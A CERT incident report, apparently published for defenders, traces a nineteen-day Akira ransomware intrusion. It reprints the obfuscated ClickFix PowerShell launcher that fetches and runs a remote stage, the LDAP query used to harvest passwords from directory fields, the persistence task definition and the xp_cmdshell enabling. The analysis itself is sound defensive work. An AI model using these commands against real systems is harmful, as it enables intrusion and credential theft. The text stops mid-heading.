
From One Paste to Domain Admin: An Akira Intrusion in 19 Days
Publication Stoïk CERT · Classification Public
We have redacted the victim organisation, its hosts, users, internal addresses, product estate and the compromised third-party website. Attacker infrastructure is defanged. Days are numbered relative to the intrusion; clock times are in UTC.
The case at a glance

Three of the Windows servers were switched off when their files were encrypted. By the end of this nineteen-day intrusion, 485,224 files had been encrypted.
Stoïk CERT investigated the incident at a mid-sized European engineering consultancy. It began on an engineer's work laptop, after a visit to a compromised sports camp website. Following a ClickFix prompt, the engineer pasted a command into the Windows Run dialog.
Two days later, the operator queried the directory for users' Description and comment attributes. Domain Administrator access followed thirty-eight minutes after that query. We assess credential recovery from those fields as probable: the output had been deleted, but the timing and subsequent authenticated activity support that explanation. We found no credential-dumping tool in the available evidence.
The final encryption ran in a VM the attacker had built. After stopping six production VMs, the operator attached their disks to it and ran one encryptor against twelve mounted volumes. The security agents inside the powered-off victims could not observe the execution.
The investigation drew our attention to readable directory attributes and to the control a compromised hypervisor gives an attacker over virtual disks. Both deserve a place in an incident response plan.
Timeline
| Day | Time (UTC) | Event |
|---|---|---|
| 0 | 15:56 | An engineer begins booking a summer holiday on a work laptop. |
| 0 | 15:59:51 | They paste a command a website told them to run. ClickFix. |
| 0 | 16:00:06 | Scheduled task registered. 40-minute interval, 10-year duration, user context. |
| 2 | 17:04:32 | One LDAP query. Every user object, requesting Description and comment. |
| 2 | 17:23:39 | show advanced options enabled on the backup SQL instance. First confirmed credential use. (+19 min) |
| 2 | 17:23:59 | xp_cmdshell configured from 0 to 1 on the backup SQL instance. Subsequent OS command execution through this channel is assessed as probable. |
| 2 | 17:27:26 | Logon as itadm, an unauthorised account probably created through the SQL command channel. (+23 min) |
| 2 | 17:42:45 | Domain administrator credential used against the hypervisor. (+38 min) |
| 2 | 17:50:17 | Dormant local admin on the storage appliance re-enabled, from a web-console session opened with the domain administrator credential. |
| 2 | 17:53:03 | Backdoor executed as root on the storage appliance. |
| 2 | 17:53:44 | Shell history overwritten. The syslog mirror records the overwriting. |
| 3-16 | -- | The client disconnects internet access at every site. Attacker accounts and persistence remain. |
| 16 | 18:30:42 | The threat actor returns after connectivity is restored; the exact restoration time is not recorded. |
| 18 | 21:55-23:46 | Backups deleted. 336 GB exfiltrated over FTPS. NAS encrypted. |
| 19 | 03:16:27 | Encryptor runs once, against twelve volumes mounted into an attacker-built VM. |
Scroll horizontally on small screens to view all columns.
Three minutes on a sports camp website
The browser history starts with travel planning. At 15:56 on Day 0, an engineer was using a work laptop to look for a holiday.
They visited Booking.com, last-minute travel sites and youth hostels, then searched for a watersports and sailing camp. A visit to the camp's website brought them to the lure.
At 15:59:51, three minutes and fifty-one seconds later, they ran the command it supplied. That was the initial compromise.
The lure
The camp was a legitimate business. Its compromised website served an overlay to some visitors, using the technique known as ClickFix (T1204.004, User Execution: Malicious Copy and Paste).
A ClickFix prompt offers to solve a problem on the page, such as a failed CAPTCHA, a video that won't play or a document that won't open. It supplies a command and asks the visitor to paste and run it. In this delivery pattern, the instructions are Win+R, Ctrl+V, then Enter.
The visitor is being asked to complete a task on a site they chose to visit. That makes the prompt easy to mistake for help, especially when security training has concentrated on suspicious links and attachments.
The initial launcher arrives as text in the clipboard, with no browser download or attachment to inspect. The user runs it under their own account. The later PowerShell download and execution still offer detection opportunities, but controls tied to opening a downloaded file do not see this first step in the same way.
The pasted command
We recovered the full command from the classic Windows PowerShell log, in the HostApplication field of Event ID 600. The original is a single semicolon-separated line. We have split it below and added comments for readability.
PowerShell.exe -wINDowS Min
$xWn='Name'; $tPit='ExportedCommands';
$PuRm = IPMO 'M*.P*.U*' -Pass           # Import-Module Microsoft.PowerShell.Utility -PassThru
$PuRm = $PuRm.$tPit.Values.$xWn         # ExportedCommands.Values.Name, without writing either word
$zRo  = $PuRm[52]                       # resolved to Invoke-RestMethod on this host
$UdAo = $PuRm[51]                       # resolved to Invoke-Expression on this host
$OKaO = .$zRo nationwidely[.]net        # fetch stage 2
$eMSc = .$UdAo $OKaO                    # execute it
$HiRZlauSaGRiFaTXofExovVoQSESxIQejohxHSMqDsPZSQUDDbhpvJaX   # junk padding
The command fetches a script and executes it, equivalent to IEX(IRM <stage-2 domain>). It reaches those cmdlets indirectly. After importing Microsoft.PowerShell.Utility by wildcard, it lists the module's exported cmdlets and selects two by position. The property names ExportedCommands and Name are assigned as strings to variables, then accessed through those variables; the cmdlet names Invoke-Expression and Invoke-RestMethod are never written out.
Those positions are specific to the environment. The order of ExportedCommands.Values depends on the PowerShell and module versions and on dictionary enumeration. Positions 51 and 52 resolved to the intended cmdlets on this host. A different ordering could make the same command fail.
The launcher trades reliability for obfuscation. That is consistent with a script distributed across many potential victims, where some failures may be acceptable. It does not tell us how many systems the campaign targeted or how often the trick worked.
Obfuscation and AMSI
Avoiding literal cmdlet names can defeat simple command-line signatures. It is not, by itself, evidence of an AMSI bypass.
Microsoft documents PowerShell's AMSI integration for scripts, interactive use and dynamic code evaluation. Content passed to Invoke-Expression remains within that inspection model. Whether a product detects it depends on the environment and the antimalware provider; the indexing trick does not guarantee an undetected second stage.
The command also uses mixed casing in -wINDowS Min and ends with a 56-character junk variable. The casing complicates naive string matching. The padding pushes meaningful text out of the visible portion of the Run dialog, making the command harder to inspect before execution.
What remained in browser history
We found no visit to nationwidely[.]net in the machine's Edge, Chrome or Firefox histories.
That absence is expected for a domain fetched by PowerShell. Browser history also does not normally record an overlay's iframe or script subresources as top-level visits. Proxy or other network telemetry is a better place to look for the stage-2 request.
The history did record a same-origin CLIENT_REDIRECT on the camp site five seconds after execution. We read this as the injected JavaScript reloading the page after the command had run.
The travel browsing continued: the booking flow at 16:00:03, then hostels at 16:28. There is no interruption in the recorded activity.
The scheduled task and its seven-day gap
A scheduled task was registered at 16:00:06, fifteen seconds after the command ran.
Task        \<GeneratedWord>\<GeneratedWord>\<GeneratedWord>                Hidden
Action      powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden
            -File C:\ProgramData\<GeneratedWord>\<generatedword>.ps1
Principal   <user>, RunLevel=LeastPrivilege, LogonType=InteractiveToken

<Repetition>
  <Interval>PT40M</Interval>
  <Duration>P3650D</Duration>                  <!-- ten years -->
</Repetition>
<Settings>
  <StartWhenAvailable>true</StartWhenAvailable>
  <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
  <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
  <WakeToRun>false</WakeToRun>
  <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
  <ExecutionTimeLimit>PT0S</ExecutionTimeLimit> <!-- no limit -->
</Settings>
The task uses LeastPrivilege and InteractiveToken, so it runs in the logged-on user's context without requesting elevation. A hunt limited to elevated tasks would miss it.
The path, script name and description use generated words. We recovered one victim's set, and related words appear in the C2 domains. These strings may identify the campaign or only this host. We use placeholders for the victim-specific values and focus the hunting guidance on the task's structure.
The recovered task has four useful characteristics:
- Action is
powershell.exe -File C:\ProgramData\<word>\<word>.ps1 PT40Minterval with aP3650Dduration- Registered by a non-administrative principal
- Description of dictionary-like words that form no sentence
We recovered the script as a sample and as 83 script-block fragments in Microsoft-Windows-PowerShell/Operational, Event ID 4104. Reassembling the fragments exposed host-fingerprinting code that queried [Environment]::UserName, MachineName, UserInteractive, $PSVersionTable and LanguageMode.
The junk variable names contain nationwidely and jackhammerable, also used in the C2 domains. This links the script padding to the campaign's naming scheme and may help associate related samples. The domains alone are less durable hunting material.
Seventy-seven recorded executions

Task Scheduler Event ID 200 records 77 executions on eight distinct days. A seven-day gap separates the first 42 from the remaining 35; on either side, the task follows its forty-minute schedule.
The task settings help explain the gap. DisallowStartIfOnBatteries and RunOnlyIfNetworkAvailable are both false, so battery power or a lost network connection would not stop it from starting. Event ID 200 records the start of the action, not a successful connection to C2. The task remained Enabled and later resumed.
A powered-off or sleeping laptop fits that pattern. WakeToRun is false, so the task would not wake the machine to execute.
There is a timing caveat. With StartWhenAvailable enabled, the first run after a gap can be a catch-up run rather than one on the regular schedule. Windows performs one catch-up for the missed repetition window, not a run for every missed interval. That explains why the seven-day gap is not followed by a large spike.
Reading uptime from task history
A regular task can help reconstruct when a host was awake, provided its settings and the limits of its logs are understood. Here, the execution history helped corroborate the workstation's uptime on Day 2 alongside other evidence.
It also shows how often there was an opportunity to detect the activity. During Days 0 to 2, while the estate still had egress, the task ran 42 times under a user account and contacted the same external host on port 443. The available monitoring did not identify it.
The task resumed on Day 10, even though the estate had no egress for at least the next three days. It was still firing when we imaged the laptop on Day 14, by then pointing to a script that had been removed. This matters when we examine the containment period below.
The LDAP query
Day 2, 17:04:32.
This PowerShell command arrived through -encodedCommand, using base64-encoded UTF-16LE. The scheduled task normally used -File. We interpret the difference, together with the timing, as evidence of an operator working through the foothold.
That remains an interpretation. A stage-2 script could spawn an encoded child process too. In this case the command appeared once, outside the forty-minute schedule, and was followed within eight minutes by what looked like manual credential testing.
The decoded command was:
$Searcher = new-object -typename system.directoryservices.directorysearcher
$Searcher.Filter = '(&(ObjectCategory=User)(ObjectClass=Person))'
$Searcher.PageSize = 99000
$Searcher.PropertiesToLoad.Add('Name')
$Searcher.PropertiesToLoad.Add('Description')     # <-- passwords
$Searcher.PropertiesToLoad.Add('samaccountname')
$Searcher.PropertiesToLoad.Add('comment')         # <-- passwords
$Searcher.PropertiesToLoad.Add('title')
$Searcher.searchRoot = 'LDAP://dc=<redacted>,dc=<redacted>,dc=<redacted>'
$ADSearchResults = $searcher.FindAll()
$ADSearchResults.Properties | Format-Table -Property * -AutoSize |
    Out-String -Width 4096 > C:\programdata\sentinel2.log
The query requested five attributes for every user object in the domain.
Name, samaccountname and title are useful for directory enumeration. Description and comment can also appear in legitimate inventory queries. Their inclusion here, followed by successful authenticated activity, supports our assessment that the operator was looking for exposed credentials.
Administrators use these free-text fields to leave notes about accounts. Sometimes those notes include a temporary password or a service-account secret. For example, a description might contain svc acct for backup job - <password>. This is an illustration, not a recovered value from the victim.
The requested PageSize of 99000 does not override the domain controller's default MaxPageSize of 1000. The server applies its own paging limit. The output was written to C:\programdata\sentinel2.log, a name that could pass for an EDR log in a directory listing (T1036.005).
Searching for credential dumping
Under default AD permissions, an authenticated domain user can read Description and comment without elevated privileges. Storing a password in either field therefore exposes it to ordinary directory users.
We searched the available evidence across the estate but found none of the following:
- A suspicious handle to
lsass.exe comsvcs.dll MiniDump, procdump, Mimikatz or sekurlsa activity- NTDS extraction tooling
- Evidence of vulnerability exploitation to obtain higher privileges during the nineteen-day intrusion. The observed privilege gains used valid credentials.
Credential reuse best fits the evidence we have. A detection programme focused only on dumping tools could miss that route, although missing artefacts cannot establish that collection was complete.
Thirty-eight minutes
From the LDAP query to Domain Admin in thirty-eight minutes
Day 2. A staff laptop without EDR is the starting point. Credential recovery from directory fields is assessed as probable.
- 17:04:32Patient zero → directoryEncoded PowerShell queries every user object, requesting
Descriptionandcomment. - 17:04:32Domain controllerThe directory returns the full user list. Under default permissions, an authenticated domain user can read these attributes without elevated privileges.
- 17:23:39Management server · backup SQLFirst confirmed credential use.
sp_configure 'show advanced options'proves an authenticated SQL session with configuration-change permission. - 17:23:59Management server · backup SQL
xp_cmdshellis configured from 0 to 1. Use of this channel for OS commands is assessed as probable. - ~17:24–17:27Management serverLocal account
itadmis probably created throughxp_cmdshell. Account-management auditing was off; no Event ID 4720 confirms creation. - 17:27:26Management serverRDP as
itadm: the account’s first appearance in the available evidence. - 17:42:45Hypervisor · production VMsRDP using a Domain Administrator account, 38 minutes after the LDAP query.
- 17:45:47Storage appliance · web consoleThe domain administrator credential succeeds from the hypervisor. The internet-exposed NAS is domain-joined.
- 17:48:47Storage appliance · SSHThe same credential fails from patient zero: the appliance does not permit domain accounts over SSH.
- 17:50:17Storage appliance · web consoleThe dormant built-in local
adminaccount is re-enabled and given a new password. - 17:50:35Storage appliance · SSHLogin as local
adminsucceeds. Root viasudofollows 58 seconds later; the backdoor executes at 17:53:03.
Between harvest and access: nine failed SMB authentications against five servers were recorded from patient zero.
The SQL logs place successful credential use earlier than the first visible RDP logon.
At 17:27:26, the account itadm logged on to the management server, twenty-three minutes after the LDAP query. About four minutes before that, the same server's Application log recorded these configuration changes:
17:23:39.537  Application  EID 15457  MSSQL$<backup-instance>  "show advanced options, 0, 1"
17:23:59.729  Application  EID 15457  MSSQL$<backup-instance>  "xp_cmdshell, 0, 1"
An authenticated SQL session needed ALTER SETTINGS permission to make these changes through sp_configure. The sysadmin and serveradmin roles hold that permission implicitly, as Microsoft's documentation explains. The records do not identify the role or account used.
They do establish credential use at 17:23:39, nineteen minutes after the LDAP query and before the 17:27:26 interactive logon.
The administrators did not recognise itadm, had not created it and could not find it in their account inventory. We assess that the operator probably created it through xp_cmdshell, whose configuration changed three and a half minutes before the logon. Once applied, that change could permit OS commands under a sufficiently privileged execution account.
The sequence and the shared host support this explanation. Account-management auditing was disabled, however, so there is no Security Event ID 4720 to confirm the creation directly.
The resulting sequence runs from the 17:04 LDAP query through credential testing to confirmed credential use at 17:23:39. The xp_cmdshell setting changed twenty seconds later. Account creation through that channel is probable; Domain Administrator access at 17:42:45 is confirmed.
Event ID 15457 has limits. It records a configured-value change, not proof that RECONFIGURE was applied or that an OS command ran. These records contain neither the principal nor the source address, and the host's Windows Security log has no successful-logon event we can pair with them.
Access to the storage appliance
In this estate, the domain-joined appliance allowed the Domain Administrator account into its web console. At 17:45:47, about three minutes after the hypervisor logon, the operator used that account from the hypervisor to enter the console. An SSH attempt from patient zero failed three minutes later. The appliance allowed shell access only to local accounts in its administrators group.
Using the web console, the operator re-enabled the dormant built-in admin account and set a new password. SSH access with that account succeeded eighteen seconds later. After another fifty-eight seconds, the session had reached root.
17:45:47  web console  LOGIN OK     <domain>\<domain-admin>   from the hypervisor
17:48:47  SSH          LOGIN FAIL   <domain>\<domain-admin>   from patient zero. Domain accounts cannot SSH here.
17:50:17  web console  "Password of the user [admin] was changed."  "User [admin] was enabled."
17:50:35  SSH          LOGIN OK     admin                     from patient zero
17:51:33  sudo -i                                             root
The failed SSH attempt helps connect the web session to the local-account change. A successful administrator logon might look routine on its own; a failed shell login followed by reactivation of a dormant account is more useful to investigate.
From then on, the operator had a separate local credential for the appliance. Resetting the domain administrator password would not have removed that access.
Follow the failed logons
There were two opportunities to investigate authentication failures: fourteen minutes of unsuccessful SMB attempts from patient zero, and the later domain-account SSH failure on the appliance. Compare those events with the source host's history and nearby account or configuration changes.
The xp_cmdshell change was also unusual here. It happened nineteen minutes after the LDAP query, shortly before the first visible interactive logon. To judge how unusual, we compared it with the instance's retained configuration history.
Putting the events in context
The SMB failures and SQL changes became useful findings only after we checked their history. The estate-wide totals gave a very different impression from the activity of the compromised workstation.
Nine SMB failures from one workstation
Across six hosts and seven years of retained logs, we counted 53,162 SMB authentication failures in Microsoft-Windows-SMBServer/Audit, Event ID 551. They came from dozens of source addresses. Stale credentials in printers, scheduled jobs and monitoring tools can produce this kind of background activity; an alert on every failure would have been difficult to use.
The compromised workstation's address accounted for just nine failures. All fell within fourteen minutes on Day 2. It had produced none on any other day in the five years of history available for that source.
That source-specific history is what made the cluster stand out.
One SQL change in 126
Of 126 retained SQL configuration-change events across the estate, exactly one concerned xp_cmdshell. On the other instance, routine installer changes appeared as paired 0-to-1 and 1-to-0 events, reverted within seconds. The two changes on the management server had no corresponding reversal.
Use the host's own history
For common events, compare the account, source and time window with their own baseline. The total number of failures across an estate can hide a small cluster from a host that has never generated them before.
Two weeks without internet access
No threat actor activity was identified in the available evidence between Day 2 at 17:53 and Day 16 at 18:30.
The client's response to the incident helps explain that gap.
On Day 3, the client disconnected internet access at every site. Connectivity returned sometime between Days 13 and 16, but the exact time was not recorded.
The next observed activity was an SMB1 probe from the backdoored appliance at 18:30:42 on Day 16. An RDP session began at 18:42:39 and lasted nine minutes, with no further activity identified in the available evidence. We interpret it as a credential check.
Activity resumed after connectivity returned. The records do not let us say how quickly the operator came back.
The disconnection interrupted access for roughly two weeks, but the attacker-created accounts and compromised credentials remained. The scheduled task on patient zero, itadm on the management server, the appliance's re-enabled admin account and the Domain Administrator credential still needed attention. Restoring the connection left those routes available.
On the laptop, the script had been removed but its scheduled task remained. It fired from Day 10 onward and was still present when we imaged the machine on Day 14. Those executions do not prove that the missing payload ran. They do show that removing the file had left part of the persistence mechanism behind.
On Day 18, the operator deleted the appliance's backup share and created backupadmin accounts on both the appliance and the hypervisor. The file shares were archived and sent over FTPS to an external host: 125,426 files, roughly 336 GB. Administrators familiar with the share corroborated the scale of the transfer.
The operator then encrypted the appliance with a Linux build fetched by curl over HTTP from the same external host.
At 23:48 that night, the operator created a virtual machine.
Encrypting three servers that were switched off

| Time (Day 19) | Step |
|---|---|
| 03:01:08.746 | Six production VMs hard-killed in 0.65 seconds. Eleven VHDX files released. |
| 03:01:43 | The attacker-built VM is restarted. It was created hours earlier from a vendor evaluation ISO. |
| 03:02:07-03:09:56 | Those disks are attached to it. Twelve volumes take letters F: through Q: inside the guest. |
| 03:16:27 | The encryptor runs. Once. |
Scroll horizontally on small screens to view all columns.
The three Windows victims stopped logging at 03:00 on Day 19. Their next entries record the following morning's boot, leaving a twenty-seven-hour gap. Two other servers continued logging normally during this period, which supports the conclusion that the victims were switched off rather than simply missing from collection.
Their files were encrypted while their operating systems were offline.
Ransom notes at the same millisecond
A root ransom note appeared on four filesystems at 03:16:42.326. That shared timestamp supports a single encryptor writing to several mounted volumes, alongside the attachment evidence. Counting changes in the victims' $MFT records gave 485,224 encrypted files and 34,566 ransom notes.
Stopping the six VMs released their disks for attachment to the attacker's guest. The shutdowns, completed in 0.65 seconds, were preparation for the encryption that followed.
What the different counts mean
The counts refer to VMs, disk files, volumes and affected servers. They break down as follows:
- Six VMs were hard-killed to release their disks.
- Those six VMs released eleven VHDX files. Two VMs had multiple data disks; the mail server alone contributed three.
- More than twelve volumes surfaced inside the attacker's guest. Twelve received drive letters
F:throughQ:. Several disks also carried a 60–150 MB EFI or system-reserved partition, mounted as an unlettered\\?\Volume{GUID}entry. Counting drive letters alone would miss those partitions. - Three Windows servers stopped logging for 27 hours. Their
$MFTrecords provided the final file counts. Four filesystems carried a root ransom note written at 03:16:42.326; the matching timestamps support the assessment that one process encrypted the mounted volumes.
Outside the agents' view
The technique maps to T1564.006, Run Virtual Instance. Here, it left the encryptor outside the available monitoring:
- The victim operating systems were powered off, along with their security agents. Those agents could not observe changes made to the disks from another VM.
- The attacker built a VM from a vendor evaluation ISO downloaded from the vendor's CDN hours earlier and connected it to the production virtual switch. The new VM had no security agent. The logs also record six failed New-VM wizard attempts before the successful creation.
- The hypervisor's VHDMP channel records host-level disk surfacing. These attachments happened at the VM level and appeared in the guest's
Microsoft-Windows-Ntfs/Operationallog as Event IDs 142 and 145. We initially treated the absent VHDMP entries as a logging gap, before recognising that we were looking at the wrong layer.
The encryptor ran inside the attacker's unmonitored VM. Every production server in the estate was a VM on the same hypervisor, which gave that access a wide reach.
The affected files included more than business data. On each victim, the $MFT showed a directory walk beginning with root-level files, modified within a fraction of a second of the root ransom note. It reached DPAPI master keys and browser credential stores in administrator profiles on all three hosts, as well as 50 MB of RDP bitmap cache on the secondary domain controller.
Those records show encryption, not whether the operator read the credentials first. For remediation, we recommend treating cached credentials on these hosts as potentially exposed.
The Windows encryptor's build timestamp was dated the day after the appliance was backdoored. That is consistent with a build prepared after access was obtained, although the timestamp alone cannot establish when compilation took place.
The shell history had a second copy
